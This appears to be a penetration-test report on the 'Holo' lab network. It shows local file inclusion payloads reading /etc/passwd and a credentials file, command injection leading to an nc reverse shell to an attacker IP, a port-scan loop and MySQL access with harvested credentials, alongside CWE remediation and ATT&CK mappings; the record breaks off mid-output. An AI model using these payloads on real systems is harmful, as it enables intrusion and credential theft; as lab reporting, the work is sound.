


Looking at the source for talent page of dev.holo.live, we have notice there is a possibly of Local File Inclusion vulnerability – “ img.php?file= ”

Exploitation on LFI


Let's try out --- the payload we used is “ http://dev.holo.live/img.php?file=../../../etc/passwd ”

Below is the result:



Now, let's modified our payload to “ http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt ”

This will allow us try to retrieve the “ creds.txt ” as shown below that is stated in “ robots.txt ” of admin.holo.live as we know development environment usually is a replication of production environment.



Proof of Concept Code as shown below:

- http://dev.holo.live/img.php?file=../../../etc/passwd
- http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt

First Vulnerability Found

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Impact | Severity of the vulnerability:

- Medium

System Affected:

- http://dev.holo.live

Description of the vulnerability found:

- HOLO allowed special elements such as ".." and "/" separators in all web application.
- This configuration allow attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system in which BLACK SUN SECURITY used to obtained sensitive information and user account credentials of HOLO system.

Explanation of the vulnerability found:

- Many file operations are intended to take place within a restricted directory.
- By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system.
- One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location.
- This is referred to as relative path traversal.

Vulnerability Fix | Remediation:

- Assume all input is malicious.
- Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications.
- Reject any input that does not strictly conform to specifications or transform it into something that does.
- When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields.
- Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
- When validating filenames, use stringent allowlists that limit the character set to be used.
- If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36.
- Use a list of allowable file extensions, which will help to avoid CWE-434.
- Do not rely exclusively on a filtering mechanism that removes potentially dangerous characters. This is equivalent to a denylists, which may be incomplete (CWE-184). For example, filtering "/" is insufficient protection if the filesystem also supports the use of "\" as a directory separator.
- Another possible error could occur when the filtering is applied in a way that still produces dangerous data (CWE-182). For example, if "../" sequences are removed from the ".../...//" string in a sequential fashion, two instances of "../" would be removed from the original string, but the remaining characters would still form the "../" string.

Remediation Owner:

- Web Application Developer
- System Owner

MITRE ATT&CK Framework References (Exploit LFI)


MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used on target system as listed below:

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Technique - T1592 - Gather Victim Host Information
- Technique - T1590 - Gather Victim Network Information
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
- Tactic - TA0001 - Initial Access
- Tactic - TA0006 - Credential Access
- Technique - T1190 - Exploit Public-Facing Application
- Technique - T1552 - Unsecured Credentials
- Technique – T1212 - Exploitation for Credential Access
- Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files

Targeted System: http://admin.holo.live (Web Application) – 10.200.107.33 (Host IP)

Web Enumeration

Now we get a credentials from http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt, let's try to login to admin.holo.live:




Once we login, we check on the source of “dashboard.php”, right away we notice there is PHP Remote Code Execution (OWASP Command Injection) under the section of "visitor visited today" and Holo developer has written a comment as well.


Below is the code snippet of the comment written by Holo developer:

```
1.  <!-- //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);} -->s
```

Exploitation on LFI with RCE

Let's try out --- the payload we used is http://admin.holo.live/dashboard.php?cmd=ls+-la%20&&%20echo%20%22%22 as shown below (notice here we are using URL encoded formatted to eliminate the space render in URL):






Below is the code snippet for the payload we used without URL encoded format:

```
1.  http://admin.holo.live/dashboard.php?cmd=ls+-la&&echo""
```

Let's modified our payload to get reverse shell to http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888

We are using curl command as shown below to perform this exploit to get our reverse shell:

```
1.  curl http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888
2.
```



Reverse Shell Access

Reverse shell called back from admin.holo.live as shown below:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvvp 18888
listening on [any] 18888 ...
connect to [10.50.103.20] from (UNKNOWN) [10.200.107.33] 58800
$(which python || which python2 || which python3) -c 'import pty;pty.spawn("/bin/bash")'
www-data@5f49bb1e968a:/var/www/admin$ whoami
whoami
www-data
www-data@5f49bb1e968a:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@5f49bb1e968a:/var/www/admin$
```

Proof of Concept Code as shown below:

- http://admin.holo.live/dashboard.php?cmd=ls+-la&&echo""
- http://admin.holo.live/dashboard.php?cmd=ls+-la%20&&%20echo%20%22%22
- http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888

First Vulnerability Found

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Impact | Severity of the vulnerability:

- High

System Affected:

- http://admin.holo.live

Description of the vulnerability found:

- HOLO does not neutralizes special elements in the web application.
- This configuration allows attackers to execute commands on the system in which BLACK SUN SECURITY gain access foothold to the system.

Explanation of the vulnerability found:

- This vulnerability allows attackers to execute unexpected, dangerous commands directly on the operating system.
- This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications.
- Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have.
- The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

Vulnerability Fix | Remediation:

- Assume all input is malicious.
- Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications.
- Reject any input that does not strictly conform to specifications or transform it into something that does.
- When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields.
- Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
- When constructing OS command strings, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.
- Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defence-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behaviour because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines to pass messages to other components.
- Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. If it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Remediation Owner:

- Web Application Developer
- System Owner


MITRE ATT&CK Framework References (Exploit LFI with RCE)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used on target system as listed below:

- Tactic - TA0001 - Initial Access
- Technique – T1078 – Valid Accounts
- Sub-technique – T1078.003 - Valid Accounts: Local Accounts
- Tactic - TA0001 - Initial Access
- Tactic – TA0002 - Execution
- Technique - T1190 - Exploit Public-Facing Application
- Technique – T1059 - Command and Scripting Interpreter
- Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell

System Enumeration

Next, we are enumerating through the directories (/var/www/admin – which is the web hosting directories) on target system as shown below:



We found “db_connect.php” at /var/www/admin with the content of database credential as shown below:

```
www-data@5f49bb1e968a:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD',                                    );
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```

User.txt

We enumerated through /var/www and found “user.txt”:

```
www-data@43f7b128fa31:/var/www/admin$ cd ..
cd ..
www-data@43f7b128fa31:/var/www$ ls -l
ls -l
total 80560
drwxr-xr-x 6 root     root         4096 Jan 16  2021 admin
drwxr-xr-x 8 root     root         4096 Nov  3  2020 dev
drwxr-xr-x 2 root     root         4096 Jan 16  2021 html
-rw-r--r-- 1 root     root           39 Dec  3  2020 user.txt
-rw-r--r-- 1 root     root     82472960 Jan 16  2021 web.tar
drwxr-x--- 6 www-data www-data     4096 Nov  3  2020 wordpress
```

```
www-data@43f7b128fa31:/var/www$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 344  bytes 36362 (36.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 249  bytes 192613 (192.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 632 (632.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 632 (632.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

www-data@43f7b128fa31:/var/www$ cat user.txt
cat user.txt
```

Next we enumerated through “/” directory and located “.dockerenv” using command shown below, this file exists, and it let us know current system is a docker container environment.

```
1.  find / -type f -name "*.dockerenv" -ls 2>/dev/null
2.
```

```
www-data@5f49bb1e968a:/var/www/admin$ find / -type f -name "*.dockerenv" -ls 2>/dev/null
< find / -type f -name "*.dockerenv" -ls 2>/dev/null
   516663      0 -rwxr-xr-x   1 root     root            0 Sep  9 02:19 /.dockerenv
www-data@5f49bb1e968a:/var/www/admin$
```

Since this is a docker container environment, we know that docker often create docker network as internal network to connect different containers, we decided to check out the network information from current docker container by using “ifconfig” command (though the “db_connect.php” has disclosed part of the information).

```
www-data@43f7b128fa31:/var/www$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 344  bytes 36362 (36.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 249  bytes 192613 (192.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 632 (632.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 632 (632.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

From the network information shown, we currently on 192.168.100.0/24 network which is inaccessible from Holo corporate network (10.200.107.0/24)

We then check on the routing information by using “route -nv” command and the result shown below:

```
www-data@d0ab30527d54:/var/www/admin$ route -nv
route -nv
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
www-data@d0ab30527d54:/var/www/admin$
```

From the routing, we know the gateway is 192.168.100.1

Let's perform a quick port scanning on 192.168.100.1 leveraging the netcat binary available on current docker container as shown below:

```
1.  for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 $port 2>&1 | grep open ; done
2.
```

```
www-data@d0ab30527d54:/var/www/admin$ for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 $port 2>&1 | grep open ; done
<nc -znv 192.168.100.1 $port 2>&1 | grep open ; done
(UNKNOWN) [192.168.100.1] 22 (ssh) open
(UNKNOWN) [192.168.100.1] 80 (http) open
(UNKNOWN) [192.168.100.1] 1194 (openvpn) : Connection refused
(UNKNOWN) [192.168.100.1] 3306 (mysql) open
(UNKNOWN) [192.168.100.1] 8080 (http-alt) open
www-data@d0ab30527d54:/var/www/admin$
```

From the port scanning result, we know that there is mysql service running on 192.168.100.1, we may use the credential found previously (db_connect.php) to login into mysql server which reside on 192.168.100.1

We can confirm this by checking if mysql client connection is running on current docker container by using “ps -elf | grep mysql” command and result as shown below:

```
www-data@5f49bb1e968a:/var/www/admin$ ps -elf | grep mysql
ps -elf | grep mysql
4 S root           1       0  0  80   0 -  1158 -      02:19 pts/0    00:00:00 /bin/sh -c /etc/init.d/apache2 start && /etc/init.d/mysql start && /bin/bash
4 S mysql         75       1  0  80   0 -  1158 -      02:19 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
4 S mysql        429      75  5  80   0 - 406107 -     02:19 ?        00:04:10 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --log-error=/var/log/mysql/error.log
 --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306 --log-syslog=1 --log-syslog-facility=daemon --log-syslog-tag=
0 S www-data    1348    1339  0  80   0 -  2867 pipe_w 03:32 pts/1    00:00:00 grep mysql
www-data@5f49bb1e968a:/var/www/admin$
```

MySQL Database Enumeration

Let's login to mysql server on 192.168.100.1 by using “mysql -u admin -p -h 192.168.100.1” command and result as shown below:

```
www-data@5f49bb1e968a:/var/www/admin$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We then perform enumeration and information gathering from mysql server:

- First, we check on the version of mysql server as shown below:

```
1. SHOW VARIABLES LIKE “%version%”;
2.
```

```
mysql> SHOW VARIABLES LIKE "%version%";
SHOW VARIABLES LIKE "%version%";
+-------------------------+-------------------------------+
| Variable_name           | Value                         |
+-------------------------+-------------------------------+
| admin_tls_version       | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3 |
| immediate_server_version | 999999                        |
| innodb_version          | 8.0.22                        |
| original_server_version | 999999                        |
| protocol_version        | 10                            |
| slave_type_conversions  |                               |
| tls_version             | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3 |
| version                 | 8.0.22-0ubuntu0.20.04.2       |
| version_comment         | (Ubuntu)                      |
| version_compile_machine | x86_64                        |
| version_compile_os      | Linux                         |
| version_compile_zlib    | 1.2.11                        |
+-------------------------+-------------------------------+
12 rows in set (0.01 sec)
```

- Then we get the information of databases available as shown below:

```
1. show databases;
2.
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| DashboardDB        |
| information_schema |
